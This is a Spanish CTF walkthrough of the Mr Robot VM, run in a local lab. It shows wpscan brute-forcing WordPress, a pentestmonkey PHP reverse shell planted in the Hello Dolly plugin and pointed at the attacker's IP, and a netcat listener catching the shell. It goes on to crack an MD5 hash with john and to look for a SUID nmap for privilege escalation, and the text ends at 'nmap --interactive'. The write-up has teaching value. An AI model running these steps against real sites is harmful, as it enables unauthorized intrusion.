WRITE UPS Mr Robot

Level : intermediate

PAULA FERNÁNDEZ LÓPEZ

PASOS

- **Escaneo de puertos**
- **Servicio HTTP**
- **Análisis del Wordpress**
- **Robots (Primera flag)**
- **Fuerza bruta contra el XMLRPC**
- **Acceso al Wordpress**
- **Reverse shell y acceso al sistema**
- **Escalada de privilegios**
- **Contraseña guardada para robot**
- **Cambio de la bash**
- **Volviendo al SUID nmap (segunda y tercera flag)**

En primer lugar me descargo la máquina vulnerable **mrRobot** y añado la maquina a mi VirtualBox


Arranco la maquina de Kali y la máquina vulnerable Mr robot

Empiezo haciendo un **ip a** en mi kali para ver la ip y para ver la de la máquina vulnerable con sus puertos abiertos uso el comando → nmap -F 196.168.56.0/24

EMPEZAMOS


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -F 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 20:43 EST
Nmap scan report for 192.168.56.1
Host is up (0.0013s latency).
Not shown: 97 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 0A:00:27:00:00:10 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.0012s latency).
All 100 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 100 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:AA:EC:B7 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.105
Host is up (0.0011s latency).
Not shown: 97 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
80/tcp   open   http
443/tcp  open   https
MAC Address: 08:00:27:61:CC:0C (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.000013s latency).
All 100 scanned ports on 192.168.56.101 are in ignored states.
Not shown: 100 closed tcp ports (reset)
```

Entramos al navegador con su ip 192.168.56.105 y no encontramos nada :




```
┌──(root㉿kali)-[/home/kali]
└─# ls /usr/share/nmap/scripts/http-en*
/usr/share/nmap/scripts/http-enum.nse

┌──(root㉿kali)-[/home/kali]
└─# nmap --script=http-enum.nse -p 80 192.168.56.105 -o nmap-http-enum.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 20:50 EST
Nmap scan report for 192.168.56.105
Host is up (0.00060s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
|   /feed/: Wordpress version: 4.3.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|   /0/: Potentially interesting folder
|_  /image/: Potentially interesting folder
MAC Address: 08:00:27:61:CC:0C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 80.61 seconds
```

Nos muestra que es un sitio creado con wordpress



Ahora probamos con el archivo robots.txt



Y ahí tenemos nuestra primera llave.

A continuación crearé un archivo para guardar las llaves y me descargo esta primera con el comando → wget http://192.168.56.105/Key-1-of-3.txt

```
┌──(root㉿kali)-[/home/kali]
└─# mkdir llaves

┌──(root㉿kali)-[/home/kali]
└─# cd llaves

┌──(root㉿kali)-[/home/kali/llaves]
└─# wget http://192.168.56.105/key-1-of-3.txt
--2024-02-08 21:01:26--  http://192.168.56.105/key-1-of-3.txt
Conectando con 192.168.56.105:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 33 [text/plain]
Grabando a: «key-1-of-3.txt»

key-1-of-3.txt          100%[===================================>]      33  --.-KB/s    en 0s

2024-02-08 21:01:26 (4,11 MB/s) - «key-1-of-3.txt» guardado [33/33]


┌──(root㉿kali)-[/home/kali/llaves]
└─# ls
key-1-of-3.txt

┌──(root㉿kali)-[/home/kali/llaves]
└─# cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

Me descargo tambien el archivo fsocity.dic y veo que contenido tiene con el comando less

```
┌──(root㉿kali)-[/home/kali]
└─# wget http://192.168.56.105/fsocity.dic
--2024-02-08 21:03:50--  http://192.168.56.105/fsocity.dic
Conectando con 192.168.56.105:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 7245381 (6,9M) [text/x-c]
Grabando a: «fsocity.dic»

fsocity.dic             100%[===================================>]   6,91M  31,1MB/s    en 0,2s

2024-02-08 21:03:50 (31,1 MB/s) - «fsocity.dic» guardado [7245381/7245381]


┌──(root㉿kali)-[/home/kali]
└─# ls
Descargas        Documents    Imágenes            nmap-syn-scan.txt  Público
Desktop          Escritorio   llaves              paco.420           tcp-open-ports.txt
diccionario.txt  fsocity.dic  Música              Pictures           tcp-versiones.txt
Documentos       hash.txt     nmap-http-enum.txt  Plantillas         Vídeos

┌──(root㉿kali)-[/home/kali]
└─# less fsocity.dic
```

Vemos que es un archivo con palabras que utilizaremos para hacer un ataque de fuerza bruta en wordpress

```
┌──(root㉿kali)-[/home/kali]
└─# wc -l fsocity.dic
858160 fsocity.dic
```

```
eps1
null
chat
user
Special
GlobalNavigation
images
net
push
category
Alderson
lang
nocookie
ext
his
output
SLOTNAME
for
oasis
color
minute
css
beacon
common
1199146
Wiki
fsocity.dic
```

Hacemos esto para ver si tiene palabras repetidas y cual es el tamaño real

```
┌──(root㉿kali)-[/home/kali]
└─# unique -inp=fsocity.dic fsoc.txt
Total lines read: 858160, unique lines written: 11451 (1%), no slow passes
```

A continuación ponemos el nombre de mrRobots en internet y nos sale una serie de televisión y pruebo los nombres de los personajes y me salen que estan dentro de estas palabras

```
┌──(root㉿kali)-[/home/kali]
└─# cat fsoc.txt | grep elliot
elliot
elliots

┌──(root㉿kali)-[/home/kali]
└─# cat fsoc.txt | grep tyrell
tyrell

┌──(root㉿kali)-[/home/kali]
└─# cat fsoc.txt | grep angela
angela
```

Le decimos que pruebe con esos dos nombres de usuario

```
┌──(root㉿kali)-[/home/kali]
└─# cat > usuarios.txt
elliot
angela^C
```


Y lanzamos el ataque de fuerza bruta

```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://192.168.56.105 -P fsoc.txt -U usuarios.txt --max-threads 20 --password-
attack wp-login
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.56.105/ [192.168.56.105]
[+] Started: Thu Feb  8 21:23:37 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```


Nos averigua las contraseñas de esos dos usuarios y escogí la de Elliot

```
| Valid Combinations Found:
Username: elliot, Password: ER28-0652
```

Nos vamos a wordpress y probamos las credenciales



Nos vamos a plugins y editamos el archivo helloDolly para que nos haga una shell de reversa a mi máquina



El siguiente paso será descargarnos este archivo → https://github.com/pentestmonkey/php-reverse-shell/tree/master para poder cambiar el script del archivo de wordpress.

Copiamos desde **set_time_limit (0) hasta el final**

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }
```

Lo añadimos en ese hueco :

Edit Plugins

Editing **hello.php** (inactive)

```
<?php



/**
 * @package Hello_Dolly
 * @version 1.6
 */
/*
Plugin Name: Hello Dolly
Plugin URI: http://wordpress.org/plugins/hel
Description: This is not just a plugin, it s
entire generation summed up in two words sun
Hello, Dolly. When activated you will random
```

Y configuramos nuestra ip y el puerto


```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.101';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

Yo le puse mi ip y el puerto 443

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 443
listening on [any] 443 ...
```

Pondremos a escuchar el puerto 443 para que capture ese reverso



Activamos el archivo modificado y obtenemos la shell de reversa :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.105] 46544
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 G
NU/Linux
 04:27:23 up  1:51,  0 users,  load average: 0.02, 0.02, 0.12
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$ pwd
/
```

min 18:40

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:103:106:ftp daemon,,,:/srv/ftp:/bin/false
bitnamiftp:x:1000:1000::/opt/bitnami/apps:/bin/bitnami_ftp_false
mysql:x:1001:1001::/home/mysql:
varnish:x:999:999::/home/varnish:
robot:x:1002:1002::/home/robot:
$ ls -ls /home
total 4
4 drwxr-xr-x 2 root root 4096 Nov 13  2015 robot
$
```

```
$ ls -ls /home
total 4
4 drwxr-xr-x 2 root root 4096 Nov 13  2015 robot
$ cd /home/robot
$ pwd
/home/robot
$ ls -ls
total 8
4 -r--------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
4 -rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Aquí tenemos otra llave

Tiene el permiso denegado

Abrimos el archivo password y nos da un hash md5

Abrimos otro terminal y creamos ese archivo con el hash dentro

```
┌──(root㉿kali)-[/home/kali]
└─# cat > robot.txt
robot:c3fcd3d76192e4007dfb496cca67e13b
^C
┌──(root㉿kali)-[/home/kali]
└─# cat robot.txt
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Ahora intentaremos crackear el hash para poder logearnos

```
┌──(root㉿kali)-[/home/kali]
└─# john --format=Raw-MD5 --wordlist=fsoc.txt robot.txt --rules
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (robot)
1g 0:00:00:00 DONE (2024-02-08 22:43) 11.11g/s 170666p/s 170666c/s 170666C/s wgeditedtitlens..Wg
extensionspath
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
┌──(root㉿kali)-[/home/kali]
└─# john --format=Raw-MD5 --show robot.txt
robot:abcdefghijklmnopqrstuvwxyz

1 password hash cracked, 0 left
```

```
┌──(root㉿kali)-[/home/kali]
└─# cat fsoc.txt | grep ABCD
ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$ cd
cd
robot@linux:~$ pwd
pwd
/home/robot
robot@linux:~$ ls -ls
ls -ls
total 8
4 -r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
4 -rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

LA SEGUNDA LLAVE

```
┌──(root㉿kali)-[/home/kali/llaves]
└─# cat > key-2-of-3.txt
822c73956184f694993bede3eb39f959
^C

┌──(root㉿kali)-[/home/kali/llaves]
└─# ls
key-1-of-3.txt  key-2-of-3.txt
```

```
robot@linux:~$ find /* -user root -perm -4000 -print 2> /dev/null
find /* -user root -perm -4000 -print 2> /dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

```
robot@linux:~$ ls -ls /usr/local/bin/nmap
ls -ls /usr/local/bin/nmap
496 -rwsr-xr-x 1 root root 504736 Nov 13  2015 /usr/local/bin/nmap
robot@linux:~$ /usr/local/bin/nmap
/usr/local/bin/nmap
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR RPC scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: 1-1024,1080,6666,31337
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
```

```
robot@linux:~$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
